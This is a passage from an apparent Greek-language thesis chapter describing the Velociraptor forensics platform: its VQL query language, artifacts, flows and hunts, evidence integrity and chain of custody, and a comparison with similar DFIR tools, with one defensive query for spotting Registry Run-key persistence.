Η φιλοσοφία πίσω από την VQL βασίζεται στην ιδέα ότι η εγκληματολογική ανάλυση πρέπει να μπορεί να επαναληφθεί, να τεκμηριωθεί και να εκφραστεί με ακρίβεια. Ο ερευνητής, αντί να εκτελεί μια σειρά από εντολές χειροκίνητα, η οποία σειρά δεν μπορεί να τεκμηριωθεί αυτόματα, γράφει ένα VQL query που περιγράφει με ακρίβεια τι θέλει να βρει, με ποια σειρά και πως. Το query αυτό μπορεί να αποθηκευτεί και να μοιραστεί με άλλους ερευνητές, να αναθεωρηθεί και να εκτελεστεί ξανά σε διαφορετικά συστήματα και σε μελλοντικά περιστατικά (Cohen, 2022). Αυτό βοηθάει στην ενίσχυση της ποιότητας των εγκληματολογικών ερευνών και στην νομική τους τεκμηρίωση, καθώς η λογική της συλλογής και της αναζήτησης είναι ξεκάθαρη και επαληθεύσιμη από ανεξάρτητες πηγές (Kent et al., 2006).

3.3.2 Βασική Σύνταξη και Δομή

Η βασική δομή της VQL έχει αρκετές ομοιότητες με την παραδοσιακή SQL, καθώς χρησιμοποιεί δεσμευμένες λέξεις όπως SELECT, FROM, WHERE, LIMIT και ORDER BY. Μία διαφορά, όμως, με την SQL είναι ότι το FROM clause δεν αναφέρεται σε πίνακα βάσης δεδομένων αλλά σε κάποιο VQL plugin, δηλαδή μία από τις ενσωματωμένες συναρτήσεις του Velociraptor που αλληλεπιδρά με το λειτουργικό σύστημα και επιστρέφει γραμμές (rows) με δεδομένα (Velocidex, 2025).

Μερικά παραδείγματα βασικής σύνταξης:



Εικόνα 3.4 Παράδειγμα βασικού VQL query

Πέρα από τις βασικές δεσμευμένες λέξεις, η VQL υποστηρίζει την δήλωση μεταβλητών μέσω της λέξης LET, μία ιδιότητα που μοιράζεται με άλλες γλώσσες όπως η KQL, η οποία επιστρέφει την αποθήκευση ενδιάμεσων αποτελεσμάτων ή επαναχρησιμοποιούμενες εκφράσεις. Αυτό είναι ιδιαίτερα χρήσιμο σε ποιο σύνθετες αναζητήσεις που εκτελούν μία αλυσιδωτή αναζήτηση από πολλαπλά plugins, όπου το αποτέλεσμα ενός query χρησιμοποιείται ως είσοδος στο επόμενο. Επιπλέον, υποστηρίζεται η δημιουργία πολλαπλών queries με τον τελεστή GROUP BY για συγκεντρωτικά αποτελέσματα και η χρήση regular expressions μέσω του τελεστή =~ (Velocidex, 2025).

3.3.3 VQL Plugins και Functions

Η πραγματική δύναμη της VQL βρίσκεται στα plugins και τα functions που χρησιμοποιεί. Ένα VQL plugin είναι μία ενσωματωμένη συνάρτηση η οποία, όταν καλείται από το FROM clause, επιστρέφει ένα σύνολο από γραμμές από το λειτουργικό σύστημα με το οποίο αλληλεπίδρασε. Από την άλλη, οι functions λειτουργούν μέσα στο SELECT clause και σκοπός τους είναι ο μετασχηματισμός και εμπλουτισμός των τιμών. Η Velocidex διαθέτει μία μεγάλη συλλογή από built-in plugins και functions, οργανωμένα σε κατηγορίες ανάλογα με τον τύπου δεδομένων που αναζητούν (Velocidex, 2025).

Plugins συστημάτων αρχείων: Στη κατηγορία αυτή περιλαμβάνονται plugins όπως το glob() για αναζήτηση αρχείων με χρήση wildcards, το stat() για ανάκτηση μεταδεδομένων όπως timestamps και μεγέθους, το read_file() για ανάγνωση των περιεχομένων των αρχείων και το hash() για τον υπολογισμό των τιμών κατακερματισμού (MD5, SHA1, SHA256). Αυτά τα plugins χρησιμοποιούνται για την ανάλυση αρχείων και είναι θεμελιώδη για κάθε εγκληματολογική έρευνα.

Plugins διεργασιών: Βασικό plugin είναι το pslist(), το οποίο επιστρέφει μία λίστα με τις τρέχουσες διεργασίες στο σύστημα και πολλά χαρακτηριστικά τους, όπως το PID ή την ώρα εκκίνησης. Το proc_dump() δημιουργεί ένα memory dump από μία μεμονωμένη διεργασία, ενώ το handles() επιστρέφει τα open handles μιας διεργασίας (αρχεία, registry keys, sockets). Είναι κρίσιμη η ανάλυση αυτών των δεδομένων όσο το σύστημα είναι ενεργό, καθώς πολλές από αυτές τις πληροφορίες χάνονται με την απενεργοποίηση του συστήματος.

Windows Registry Plugins: Το reg_query() διαβάζει τιμές κλειδιών από την registry των Windows και λειτουργεί παρόμοια με το glob(), το οποίο μπορεί να χρησιμοποιηθεί σε συνδυασμό με registry paths (π.χ. HKLM\Software**) για αναζήτηση σε μεγάλες ιεραρχίες. Μέσα από τη registry μπορούν να ανιχνευθούν μηχανισμοί persistence, εγκατεστημένες εφαρμογές και η δραστηριότητα του χρήστη.

Plugins δικτύου: Το netstat() επιστρέφει τις δικτυακές συνδέσεις που είναι είτε ενεργές είτε σε κατάσταση αναμονής, ενώ το arp() εμφανίζει τον ARP πίνακα του συστήματος. Αυτά τα plugins επιτρέπουν τον εντοπισμό ύποπτων εξερχόμενων συνδέσεων σε Command-and-Control servers ή lateral movement εντός του δικτύου.

Plugins αρχείων καταγραφής συμβάντων (Event Logs): Στα Windows, το parse_evtx() αναλύει τα αρχεία .evtx (Windows Event Logs) με φιλτράρισμα ανά Event ID, χρονικό διάστημα ή πηγή. Στα Linux υπάρχουν plugins όπως το parse_lines(), τα οποία διαβάζουν τα αντίστοιχα αρχεία καταγραφής κειμένου. Τα event logs είναι μία πρώτη πηγή πληροφοριών για τη δημιουργία timeline ενός περιστατικού.

3.3.4 Streaming Εκτέλεση και Ασύγχρονη Επεξεργασία

Η VQL λειτουργεί σε ένα streaming μοντέλο, τεχνική ιδιότητα που την διαφοροποιεί αρκετά από την SQL και άλλες αντίστοιχες γλώσσες ερωτημάτων. Αυτό σημαίνει πως τα αποτελέσματα από ένα query δεν μαζεύονται στη μνήμη πριν σταλούν στον server, αλλά αποστέλλονται σε ροή (stream) καθώς παράγονται (Cohen, 2022). Από τη πλευρά του server, αυτό σημαίνει ότι λαμβάνει αποτελέσματα σε πραγματικό χρόνο, χωρίς να περιμένει την εκτέλεση του query.

Αυτή η ιδιότητα είναι ιδιαίτερης σημασίας για εγκληματολογικές έρευνες μεγάλης κλίμακας. Όταν ένας ερευνητής εκτελεί ένα hunt σε χιλιάδες τερματικά, δεν χρειάζεται να περιμένει να ολοκληρωθεί η εκτέλεση του query και να συλλεχθούν τα ευρήματα από όλα τα τερματικά και μπορεί να ξεκινήσει την ανάλυση αμέσως. Επιπλέον, από την πλευρά του client, αν ένα query ζητάει αποτελέσματα από έναν μεγάλο αριθμό αρχείων και διεργασιών, δεν δεσμεύεται χώρος στη μνήμη για ολόκληρο τον πίνακα των αποτελεσμάτων, αποτρέποντας έτσι την εξάντληση της μνήμης.

Η VQL επιπλέον υποστηρίζει ασύγχρονη εκτέλεση, όπου όταν εκτελείται ένα query σε έναν client δεν δεσμεύεται ο server ούτε οι άλλοι clients. Το Velociraptor χρησιμοποιεί goroutines (Go coroutines) για την παράλληλη επεξεργασία ερωτημάτων, επιτρέποντας έτσι σε έναν server να διαχειρίζεται χιλιάδες εκτελέσεις VQL queries από διαφορετικούς clients (Velocidex, 2025). Αυτή η αρχιτεκτονική επιλογή είναι συνδεδεμένη με την ικανότητα κλιμάκωσης του Velociraptor.

3.3.5 VQL για Εγκληματολογική Ανάλυση

Η εγκληματολογική αξία της γλώσσας VQL δεν προκύπτει μόνο από τα μεμονωμένα plugins αλλά και από τον τρόπο με τον οποία συντίθεται η γλώσσα σε queries που απαντούν σε συγκεκριμένα ερωτήματα (Cohen, 2020). Η σύνθεση αυτή βασίζεται σε τρεις θεμελιώδεις αρχές:

- Αρχικά, σε κάθε query η συλλογή των ακατέργαστων δεδομένων διαχωρίζεται από την αξιολόγησή τους. Τα plugins όπως το pslist(), glob() και parse_evtx() ανακτούν δεδομένα από το λειτουργικό σύστημα σε συνδυασμό με λογικές συνθήκες όπως το WHERE clause, οι οποίες φιλτράρουν τα δεδομένα με βάση τα κατάλληλα εγκληματολογικά κριτήρια, όπως ύποπτα process names ή IOC patterns.
- Δεύτερον, οι λέξεις LET και το regex match (=~) συνδέουν πολλαπλές πηγές δεδομένων σε chained queries, όπου το αποτέλεσμα ενός query χρησιμοποιείται στο επόμενο, αναπαράγοντας έτσι τη λογική του pivot από το ένα IOC στο επόμενο.
- Τέλος, η χρήση functions όπως το hash() μέσα στο SELECT clause διασφαλίζει ότι η ακεραιότητα των παραγόμενων ευρημάτων είναι αυτόματα τεκμηριωμένη, καθώς τα μη επεξεργασμένα δεδομένα συνδέονται από τα hash values, τα οποία μπορούν να επαληθευτούν σε μεταγενέστερο στάδιο.

Στη συνέχεια παρουσιάζονται μερικά παραδείγματα από σύνθετα VQL queries τα οποία ανταποκρίνονται σε συνηθισμένα ερευνητικά ερωτήματα στο πλαίσιο μιας DFIR έρευνας.

Παράδειγμα 1 – Εντοπισμός persistence μέσω Registry Run keys


```
4  SELECT Key.FullPath, Name, Data.value AS Executable
3  FROM read_reg_key(
2      globs="HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\*"
1  )
5  WHERE Executable =~ "(?i)(temp|appdata|programdata)"
```

Εικόνα 3.5: Query 1

Το παραπάνω query επιστρέφει όλες τις εγγραφές που εκτελούνται κατά την εκκίνηση του συστήματος και επιστρέφει όσες δείχνουν σε διαδρομές που τυπικά χρησιμοποιούνται από malware για persistence. Συγκεκριμένα, η εντολή “read_reg_key” σε συνδυασμό με ένα φίλτρο

regex επιστρέφει αποτελέσματα που προκειμένου να πάρουν άλλα εργαλεία ψηφιακής εγκληματολογίας, θα έπρεπε να εξάγουν την registry, να την ανοίξουν σε εξωτερικό viewer και να πραγματοποιηθεί χειροκίνητη αναζήτηση σε δεκάδες εγγραφές.


Παράδειγμα 2 – Συσχέτιση Διεργασιών με Δικτυακές Συνδέσεις



Εικόνα 3.6: Query 2

Στο παραπάνω query χρησιμοποιείται το κλειδί LET για την προσωρινή αποθήκευση των αποτελεσμάτων από το query “SELECT Pid, … FROM pslist(). Το query αυτό επιστρέφει τις τρέχουσες διεργασίες και στη συνέχεια χρησιμοποιείται για την συσχέτιση με ενεργές δικτυακές συνδέσεις. Αυτή η διασύνδεση γίνεται προκειμένου να εντοπιστούν διεργασίες που πιθανώς να επικοινωνούν με εξωτερικές διευθύνσεις IP. Η αλυσιδωτή αυτή λογική αποτυπώνει ένα τυπικό βήμα στην ανίχνευση C2 επικοινωνιών, στην οποία περίπτωση ο ερευνητής πρέπει να γνωρίζει τις διεργασίες που πραγματοποιούν τις εξωτερικές επικοινωνίες.

Παράδειγμα 3 – Timeline Εκτελέσεων από Windows Event Logs



Εικόνα 3.7: Query 3

Το παραπάνω query αναλύει τα Windows Security Event Logs για events όπου έχει καταγραφεί η δημιουργία διεργασιών (event ID 4688) και επιστρέφει τις περιπτώσεις όπου ο explorer.exe είναι η parent process. Η χρήση του parse_evtx() με το συγκεκριμένο event ID και parent/child process είναι η βάση της ανάλυσης process chain σε σύγχρονες DFIR έρευνες χρησιμοποιείται για την ανίχνευση εκμεταλλεύσεων που βασίζονται σε νόμιμα εργαλεία του λειτουργικού συστήματος.

Η εγκληματολογική αξία της VQL βασίζεται στο γεγονός ότι αυτές οι σύνθετες αλληλουχίες παρατήρησης και ανάλυσης μπορούν να εκφραστούν σε λίγες γραμμές, να τεκμηριωθούν, να επαναληφθούν και να αποθηκευτούν για επανεξέταση. Η ικανότητα αυτή της VQL είναι η βάση πάνω στην οποία χτίζεται ο μηχανισμός της artifact-based συλλογής ψηφιακών πειστηρίων.

3.4 Artifact-based Συλλογή Δεδομένων

3.4.1 Artifacts

Τα artifacts είναι η κεντρική οργανωτική μονάδα του Velociraptor. Κάθε artifact είναι ένα πρότυπο συλλογής, γραμμένο σε μορφή YAML, το οποίο περιλαμβάνει έναν τίτλο και τεκμηρίωση, παραμέτρους που μπορεί να ρυθμίσει ο ερευνητής, μία ή περισσότερες πηγές (sources) και τα αντίστοιχα VQL queries (Velocidex, 2025). Στην ουσία, τα artifacts είναι η κωδικοποίηση της εγκληματολογικής γνώσης: ο ειδικός δεν χρειάζεται να θυμάται συγκεκριμένα ποια registry keys πρέπει να ελέγξει για ενδείξεις persistence ή ποια event log IDs σχετίζονται με lateral movement, καθώς αυτή η γνώση ενσωματώνεται μέσα στο artifact και είναι άμεσα επαναχρησιμοποιήσιμη από οποιονδήποτε χρειαστεί.


Παράδειγμα βασικής δομής ενός artifact:

Εικόνα 3.8: Δημιουργία YAML-based artifact

Το πεδίο name ακολουθεί την ιεραρχική δομή με τελείες όπως φαίνεται στο παραπάνω παράδειγμα, προκειμένου να υπάρχει οργάνωση των artifacts ανά λειτουργικό σύστημα, κατηγορία λειτουργίας κλπ. Οι παράμετροι επιτρέπουν στον ερευνητή να προσαρμόσει τη συμπεριφορά του artifact όπως το χρονικό εύρος ή το file path προς εξέταση, χωρίς να τροποποιήσει τον κώδικά του (Velocidex, 2025).

3.4.2 Ενσωματωμένη Βιβλιοθήκη και Artifact Exchange

Το Velociraptor έρχεται με ήδη εγκατεστημένα artifacts τα οποία καλύπτουν τις πιο συχνές ανάγκες μιας εγκληματολογικής συλλογής. Οργανώνονται σε κατηγορίες με βάση το λειτουργικό σύστημα και τον τύπο δεδομένων, όπως artifacts για Windows (system information, event logs, registry), για Linux (users, cron jobs, processes) και cross-platform (network, memory). Ο ερευνητής μπορεί αν τα εκτελέσει απευθείας από το GUI χωρίς κάποια επιπλέον ρύθμιση (Velocidex, 2025).



Εικόνα 3.9 Λίστα των artifacts

Πέρα από τα ενσωματωμένα artifacts, η κοινότητα του Velociraptor συντηρεί το Artifact Exchange, μία δημόσια αποθήκη με artifacts στην οποία συνεισφέρουν οι ερευνητές από όλο το κόσμο. Ο διαχειριστής ενός server μπορεί να εισάγει artifacts απευθείας από το GUI, επεκτείνοντας έτσι τις δυνατότητες της πλατφόρμας χωρίς την ανάγκη για ανάπτυξη και γνώσεις κώδικα. Αυτό το μοντέλο κοινής γνώσης είναι ένα από τα σημαντικότερα πλεονεκτήματα του Velociraptor ως εργαλείο ανοιχτού κώδικα.

3.4.3 Custom Artifacts

Ένα από τα σημαντικότερα χαρακτηριστικά του Velociraptor είναι η δυνατότητα δημιουργίας custom artifacts. Κάθε Οργανισμός έχει μοναδικές ανάγκες οι οποίες μπορεί να μην καλύπτονται πλήρως από τα προϋπάρχοντα artifacts, όπως ιδιόκτητες εφαρμογές με συγκεκριμένα file paths, εξειδικευμένα αρχεία καταγραφής ή συγκεκριμένες παραμέτρους συμμόρφωσης. Μέσω των YAML και VQL μπορούν να γραφούν custom artifacts τα οποία βοηθούν τις ομάδες DFIR στην


κωδικοποίηση της γνώσης και να τους επιτρέψουν να την εφαρμόζουν συστηματικά σε κάθε περιστατικό.


3.5 Flows και Hunts

3.5.1 Flows: Στοχευμένη Συλλογή σε Μεμονωμένα Endpoints

Ένα flow αποτελεί τη βασική μονάδα εκτέλεσης του Velociraptor και αντιστοιχεί στην αποστολή ενός ή περισσότερων artifacts σε έναν συγκεκριμένο client και την παραλαβή των αποτελεσμάτων. Ο ερευνητής επιλέγει έναν client από το GUI, ορίζει ποια artifacts θα εκτελεστούν και ρυθμίζει τις παραμέτρους. Στη συνέχεια, το Velociraptor αναλαμβάνει την αποστολή, την εκτέλεση και την παραλαβή (Velocidex, 2025). Κάθε flow έχει ένα μοναδικό ID, καταγράφεται στα audit logs του Velociraptor και τα αποτελέσματα αποθηκεύονται στον server για μελλοντική επανεξέταση και ανάκτηση.

Τα flows είναι τα πρώτα βήματα μιας εγκληματολογικής έρευνας, στα οποία ο ερευνητής έχει εντοπίσει ένα επηρεασμένο σύστημα και συλλέγει στοχευμένα δεδομένα από αυτό. Σημαντικό πλεονέκτημα είναι και η ταχύτητα εκτέλεσης, καθώς ένα flow που συλλέγει τις ενεργές διεργασίες, κλειδιά από την registry και δικτυακές συνδέσεις ολοκληρώνεται σε λίγα δευτερόλεπτα χωρίς να απαιτείται κάποια ενέργεια από το επηρεασμένο σύστημα.





Εικόνα 3.10α & Εικόνα 3.10β: Παράδειγμα flow και αποτελέσματα εκτέλεσης

3.5.2 Hunts: Μαζική Συλλογή σε Πολλαπλά Endpoints

Σε αντίθεση με τα flows, που στοχεύουν στην αποστολή ενός ή περισσότερων artifacts σε ένα endpoint, τα hunts αποστέλλουν το ίδιο artifact σε πολλά endpoints την ίδια στιγμή. Αυτό είναι ιδιαίτερα χρήσιμο στο threat hunting, καθώς ο ερευνητής μπορεί να αναζητήσει ένα συγκεκριμένο IoC σε όλα τα τερματικά του Οργανισμού γρήγορα, εντοπίζοντας γρήγορα την έκταση μιας παραβίασης (Velocidex, 2025).

Ο Hunt Manager του GUI επιτρέπει τον ορισμό κριτηρίων επιλογής των clients: ο ερευνητής μπορεί να αποστείλει ένα hunt μόνο σε Windows clients ή σε clients που έχουν μία συγκεκριμένη ετικέτα (label). Καθώς τα αποτελέσματα φτάνουν από πολλά endpoints, αυτά εμφανίζονται στο GUI σε πραγματικό χρόνο όπως συλλέγονται. Μετά την ολοκλήρωση, τα συγκεντρωτικά αποτελέσματα μπορούν να εξαχθούν σε CSV ή να αναλυθούν απευθείας μέσω VQL στο Notebook.

3.6 Επιπλέον Δυνατότητες

3.6.1 Notebook

Το Notebook αποτελεί ένα ενσωματωμένο αναλυτικό περιβάλλον, παρόμοιο σε φιλοσοφία με τα Jupyter Notebooks (Project Jupyter, 2025), όπου επιτρέπει στον ερευνητή να γράφει VQL queries, να βλέπει τα αποτελέσματα και να προσθέτει σχόλια και τεκμηρίωση (Velocidex, 2025). Τα notebooks αποθηκεύονται στον server και μπορούν να διαμοιραστούν με τα υπόλοιπα μέλη της ομάδας, δημιουργώντας ένα ζωντανό αρχείο της εγκληματολογικής ανάλυσης. Αυτό διευκολύνει την δημιουργία αναφορών και βοηθάει στην τεκμηρίωση της εγκληματολογικής έρευνας.

3.6.2 Client Event Monitoring

Πέρα από την συλλογή δεδομένων μέσω flows και hunts κατά ανάγκη, το Velociraptor υποστηρίζει και τη συνεχή παρακολούθηση των τερματικών μέσω Client Event Monitoring artifacts. Αυτά τα artifacts εκτελούνται συνεχώς στο background κάθε client και όταν ανιχνεύσουν συγκεκριμένα γεγονότα, όπως τη δημιουργία μιας διεργασίας ή την τροποποίηση κάποιου αρχείου, στέλνουν τα αποτελέσματα στον server (Velocidex, 2025). Αυτή η δυνατότητα είναι που μετατρέπει το Velociraptor από ένα εργαλείο συλλογής σε μία πλατφόρμα παρακολούθησης, ικανή να εντοπίζει περιστατικά σε πραγματικό χρόνο.

3.6.3 Ενσωματώσεις και REST API

Προκειμένου να μπορεί να ενσωματωθεί με εξωτερικά συστήματα, το Velociraptor διαθέτει REST API μέσω του οποίου ένα SIEM (Security Information and Event Management) ή SOAR (Security Orchestration, Automation and Response) σύστημα μπορεί να ενεργοποιεί αυτόματα flows ως απάντηση (response) σε ειδοποιήσεις (alerts), να ανακτά τα αποτελέσματα και να τα ενσωματώνει στη ροή εργασίας του Οργανισμού. Επιπλέον, υποστηρίζεται η εξαγωγή δεδομένων σε πλατφόρμες ανάλυσης όπως το Elastic Stack και το Splunk, επεκτείνοντας έτσι τις αναλυτικές δυνατότητες πέρα από το GUI (Velocidex, 2025).

3.7 Εγκληματολογική Ακεραιότητα και Αλυσίδα Φύλαξης

Η εγκληματολογική ακεραιότητα αποτελεί μία μη διαπραγματεύσιμη απαίτηση για κάθε ψηφιακή έρευνα που ενδέχεται να οδηγήσει σε νομικές διαδικασίες. Το πρότυπο ISO/IEC 27037:2012 ορίζει ότι κάθε ενέργεια που εκτελείται σε ψηφιακά πειστήρια πρέπει να καταγράφεται, να είναι επαναλήψιμη και να μην αλλοιώνει τα πρωτότυπα δεδομένα (ISO/IEC 27037:2012). Το

Velociraptor έχει σχεδιαστεί λαμβάνοντας υπόψιν αυτές τις απαιτήσεις και έχοντας ενσωματώσει μηχανισμούς που διασφαλίζουν την απαραίτητη ακεραιότητα σε κάθε στάδιο της συλλογής και ανάλυσης.

Ο κεντρικός μηχανισμός είναι το αυτόματο hashing των αρχείων, όπου υπολογίζεται η τιμή SHA-256 του αρχείου τόσο κατά τη συλλογή του από τον client όσο και κατά την παραλαβή του από τον server. Οποιαδήποτε απόκλιση αυτών των δύο τιμών θα υποδείκνυε αλλοίωση του αρχείου κατά τη μεταφορά και καταγράφεται αυτόματα (Velocidex, 2025). Παράλληλα, κάθε flow και hunt αποθηκεύεται με πλήρη μεταδεδομένα που καταγράφουν τον χρήστη που το ξεκίνησε, την χρονική στιγμή, τον client που στοχεύει, τις παραμέτρους και τα αποτελέσματα. Αυτό το audit trail αποτελεί αυτόματη τεκμηρίωση της αλυσίδας φύλαξης, χωρίς να απαιτείται χειροκίνητη καταγραφή από τον ερευνητή (Casey, 2011).

Σημαντική ιδιότητα που συμβάλλει στην ακεραιότητα είναι ότι το Velociraptor λειτουργεί ως read-only agent στον client, έχοντας τη δυνατότητα εκτέλεσης queries και ανάγνωσης δεδομένων αλλά όχι της τροποποίησης αυτών, εκτός αν ο ερευνητής εκτελέσει συγκεκριμένα κάποιο artifact που να το επιτρέπει (remediation artifacts). Αυτή η αρχή ελαχιστοποιεί την επίδραση που έχει η αναζήτηση στον client και κατ' επέκταση στα αποδεικτικά στοιχεία, τηρώντας έτσι την εγκληματολογική αρχή της μη επεμβατικότητας, όπως αυτή αναφέρεται στο RFC 3227 (Brezinski & Killalea, 2002).

3.8 Συγκριτική Ανάλυση με άλλα Εμπορικά Εργαλεία

Στο υποκεφάλαιο 2.7 παρουσιάστηκαν οι κατηγορίες των εργαλείων DFIR και μερικές αντιπροσωπευτικές πλατφόρμες για κάθε κατηγορία. Στην παρούσα ενότητα πραγματοποιείται μία σύγκριση του Velociraptor με τα πιο άμεσα ανταγωνιστικά του εργαλεία, τα GRR, Osquery και KAPE, με βάση τις διαστάσεις που είναι κρίσιμες στις σύγχρονες ομάδες DFIR. Από την σύγκριση έχουν εξαιρεθεί τα desktop εργαλεία (EnCase, FTK, Autopsy) και τα εργαλεία ανάλυσης μνήμης (Volatility) καθώς εξυπηρετούν διαφορετικούς σκοπούς και χρησιμοποιούνται συμπληρωματικά με το Velociraptor και όχι ανταγωνιστικά.

Κριτήριο	Velociraptor	GRR	Osquery	KAPE
Εγκατάσταση	Απλή (single binary)	Πολύπλοκη, πολλαπλά components	Απλή (χωρίς GUI)	Portable (χωρίς εγκατάσταση)

Query Language	VQL	Python flows	SQL	Χωρίς (GUI-based αναζήτηση)
